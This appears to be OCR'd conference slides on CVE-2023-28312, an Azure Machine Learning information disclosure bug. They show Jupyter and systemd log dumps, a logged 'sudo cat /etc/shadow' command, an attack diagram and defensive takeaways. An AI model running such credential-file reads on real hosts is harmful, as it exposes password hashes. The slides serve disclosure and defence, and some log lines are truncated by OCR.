
```
-- Logs begin at Fri 2022-08-19 18:16:10 UTC, end at Mon 2022-10-31 19:40:53 UTC. --
Oct 31 19:40:46 zdiamltest sudo[11506]: pam_unix(sudo:session): session closed for user root
Oct 31 19:40:46 zdiamltest sudo[11506]: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct 31 19:40:46 zdiamltest sudo[11506]: azureuser : TTY=pts/0 ; PWD=/mnt/batch/tasks/shared/LS_root/mounts/clusters/zdiamltest/code/Users/nitesh_surana ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Oct 31 19:40:38 zdiamltest jupyter[8180]: [I 2022-10-31 19:40:38.466 ServerApp] New terminal with automatic name: 2
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.151 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 2.47ms referer=None
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.150 ServerApp] Terminal not found: 1000000
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.149 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:37 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 3.25ms referer=None
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp]  or http://127.0.0.1:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] http://localhost:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Jupyter Server 1.18.1 is running at:
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Serving notebooks from local directory: /mnt/batch/tasks/shared/LS_root/mounts/clusters/zdiamltest/code
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.505 ServerApp] nbdime | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.810 ServerApp] nbclassic | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.776 ServerApp] jupytext | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.774 ServerApp] [Jupytext Server Extension] Deriving a JupytextContentsManager from LargeFileManager
Oct 31 19:38:02 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:02.774 ServerApp] jupyterlab_nvdashboard | extension failed loading with message: 'NoneType' object is not callable
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.773 ServerApp] jupyterlab | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab application directory is /anaconda/envs/azureml_py38/share/jupyter/lab
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab extension loaded from /anaconda/envs/azureml_py38/lib/python3.8/site-packages/jupyterlab
Oct 31 19:38:02 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:02.758 ServerApp] jupyter_server_proxy | extension failed loading with message: (Pillow 6.2.1 (/anaconda/envs/azureml_py38/lib/python3.8/site-packages),
Requirement.parse('pillow>=7.1.0'), {'bokeh'})
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.866 ServerApp] jupyter_server_mathjax | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.865 ServerApp] jupyter_resource_usage | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.864 ServerApp] azureml-samples.handlers | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.862 ServerApp] notebook_shim | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:01.860 ServerApp] All authentication is disabled.  Anyone who can connect to this server will be able to run code.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.790 ServerApp] notebook_shim | extension was successfully linked.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was successfully linked.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was found and enabled by notebook_shim. Consider moving the extension to Jupyter Server's extension paths.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.927 ServerApp] Writing Jupyter server cookie secret to /home/azureuser/.local/share/jupyter/runtime/jupyter_cookie_secret
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.925 ServerApp] nbdime | extension was successfully linked.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.925 ServerApp] nbclassic | extension was successfully linked.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.910 ServerApp] jupytext | extension was successfully linked.
```

Command logged in Service Logs

```
-- Logs begin at Fri 2022-08-19 18:16:18 UTC, end at Mon 2022-10-31 19:40:53 UTC. --
Oct 31 19:40:46 idlamltest sudo[11586]: pam_unix(sudo:session): session closed for user root
Oct 31 19:40:46 idlamltest sudo[11586]: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct 31 19:40:46 idlamltest sudo[11586]: azureuser : TTY=pts/0 ; PWD=/mnt/batch/tasks/shared/LS_root/mounts/clusters/idlamltest/code/Users/nitesh_surana ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Oct 31 19:40:38 idlamltest jupyter[8100]: [I 2022-10-31 19:40:38.460 ServerApp] New terminal with automatic name: 2
Oct 31 19:40:38 idlamltest jupyter[8100]: [W 2022-10-31 19:40:38.151 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 2.47ms referer=None
Oct 31 19:40:38 idlamltest jupyter[8100]: [W 2022-10-31 19:40:38.150 ServerApp] Terminal not found: 1000000
Oct 31 19:40:38 idlamltest jupyter[8100]: [W 2022-10-31 19:40:38.149 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:17 idlamltest jupyter[8100]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 idlamltest jupyter[8100]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 1.25ms referer=None
Oct 31 19:38:36 idlamltest jupyter[8100]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 idlamltest jupyter[8100]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 idlamltest jupyter[8100]: [I 2022-10-31 19:38:03.587 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
Oct 31 19:38:03 idlamltest jupyter[8100]: [I 2022-10-31 19:38:03.587 ServerApp]  or http://127.0.0.1:8888/
Oct 31 19:38:03 idlamltest jupyter[8100]: [I 2022-10-31 19:38:03.586 ServerApp] http://localhost:8888/
Oct 31 19:38:03 idlamltest jupyter[8100]: [I 2022-10-31 19:38:03.586 S
Oct 31 19:38:03 idlamltest jupyter[8100]: [I 2022-10-31 19:38:03.586 S
Oct 31 19:38:03 idlamltest jupyter[8100]: [I 2022-10-31 19:38:03.585 S
Oct 31 19:38:02 idlamltest jupyter[8100]: [I 2022-10-31 19:38:02.810 ServerApp] nbclassic | extension was successfully loaded.
Oct 31 19:38:02 idlamltest jupyter[8100]: [I 2022-10-31 19:38:02.776 ServerApp] jupytext | extension was successfully loaded.
Oct 31 19:38:02 idlamltest jupyter[8100]: [I 2022-10-31 19:38:02.774 ServerApp] [Jupytext Server Extension] Deriving a JupytextContentsManager from LargeFileManager
Oct 31 19:38:02 idlamltest jupyter[8100]: [W 2022-10-31 19:38:02.774 ServerApp] jupyterlab_nvdashboard | extension failed loading with message: `NoneType` object is not callable
Oct 31 19:38:02 idlamltest jupyter[8100]: [I 2022-10-31 19:38:02.773 ServerApp] jupyterlab | extension was successfully loaded.
Oct 31 19:38:02 idlamltest jupyter[8100]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab application directory is /anaconda/envs/azureml_py36/share/jupyter/lab
Oct 31 19:38:02 idlamltest jupyter[8100]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab extension loaded from /anaconda/envs/azureml_py36/lib/python3.8/site-packages/jupyterlab
Oct 31 19:38:02 idlamltest jupyter[8100]: [W 2022-10-31 19:38:02.758 ServerApp] jupyter_server_proxy | extension failed loading with message: (Pillow 6.2.1 (/anaconda/envs/azureml_py36/lib/python3.8/site-packages),
Requirement.parse('pillow>=7.1.0'), {'bokeh'})
Oct 31 19:38:01 idlamltest jupyter[8100]: [I 2022-10-31 19:38:01.866 ServerApp] jupyter_server_mathjax | extension was successfully loaded.
Oct 31 19:38:01 idlamltest jupyter[8100]: [I 2022-10-31 19:38:01.865 ServerApp] jupyter_resource_usage | extension was successfully loaded.
Oct 31 19:38:01 idlamltest jupyter[8100]: [I 2022-10-31 19:38:01.864 ServerApp] azureml-samples.handlers | extension was successfully loaded.
Oct 31 19:38:01 idlamltest jupyter[8100]: [I 2022-10-31 19:38:01.862 ServerApp] notebook_shim | extension was successfully loaded.
Oct 31 19:38:01 idlamltest jupyter[8100]: [W 2022-10-31 19:38:01.860 ServerApp] All authentication is disabled.  Anyone who can connect to this server will be able to run code.
Oct 31 19:38:01 idlamltest jupyter[8100]: [I 2022-10-31 19:38:01.790 ServerApp] notebook_shim | extension was successfully linked.
Oct 31 19:38:01 idlamltest jupyter[8100]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was successfully linked.
Oct 31 19:38:01 idlamltest jupyter[8100]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was found and enabled by notebook_shim. Consider moving the extension to Jupyter Server's extension paths.
Oct 31 19:37:58 idlamltest jupyter[8100]: [I 2022-10-31 19:37:58.927 ServerApp] Writing Jupyter server cookie secret to /home/azureuser/.local/share/jupyter/runtime/jupyter_cookie_secret
Oct 31 19:37:58 idlamltest jupyter[8100]: [I 2022-10-31 19:37:58.925 ServerApp] nbdime | extension was successfully linked.
Oct 31 19:37:58 idlamltest jupyter[8100]: [I 2022-10-31 19:37:58.925 ServerApp] nbclassic | extension was successfully linked.
Oct 31 19:37:58 idlamltest jupyter[8100]: [I 2022-10-31 19:37:58.910 ServerApp] jupytext | extension was successfully linked.
```

; USER=root ; COMMAND=/usr/bin/cat /etc/shadow


BREAKING NEWS
TERRY COLBY ARREST


jupyter
jupyter.service
User
$ sudo cat /etc/shadow
systemd logs
vNet
/ci-api/v1.0/services/jupyter/logs
dsimountagent
:46802
Attacker
Virtual Machine
Compute Instance
azureuser : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow

MLSEQ

CVE-2023-28312

Azure Machine Learning Information Disclosure Vulnerability

CVE-2023-28312
Security Vulnerability

Released: Apr 11, 2023 Last updated: Aug 22, 2023

Assigning CNA: Microsoft

CVE-2023-28312

Fixed

Impact: Information Disclosure Max Severity: Important

CVSS:3.1 6.5 / 5.7

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-28312

Takeaways

- Secret agents -> Secret bugs -> Invisible attack surface ++
- Vulnerabilities (still) exist in cloud agents
- Need for focused threat modelling on agent features
- Practicing Zero-Trust is hard; but crucial for cloud security
- Simulating attacks in secure configs may uncover vulnerabilities

CH 4: Can you *really* see me?


Virtual Machine

Compute Instance

?

Storage Account


Key Vault



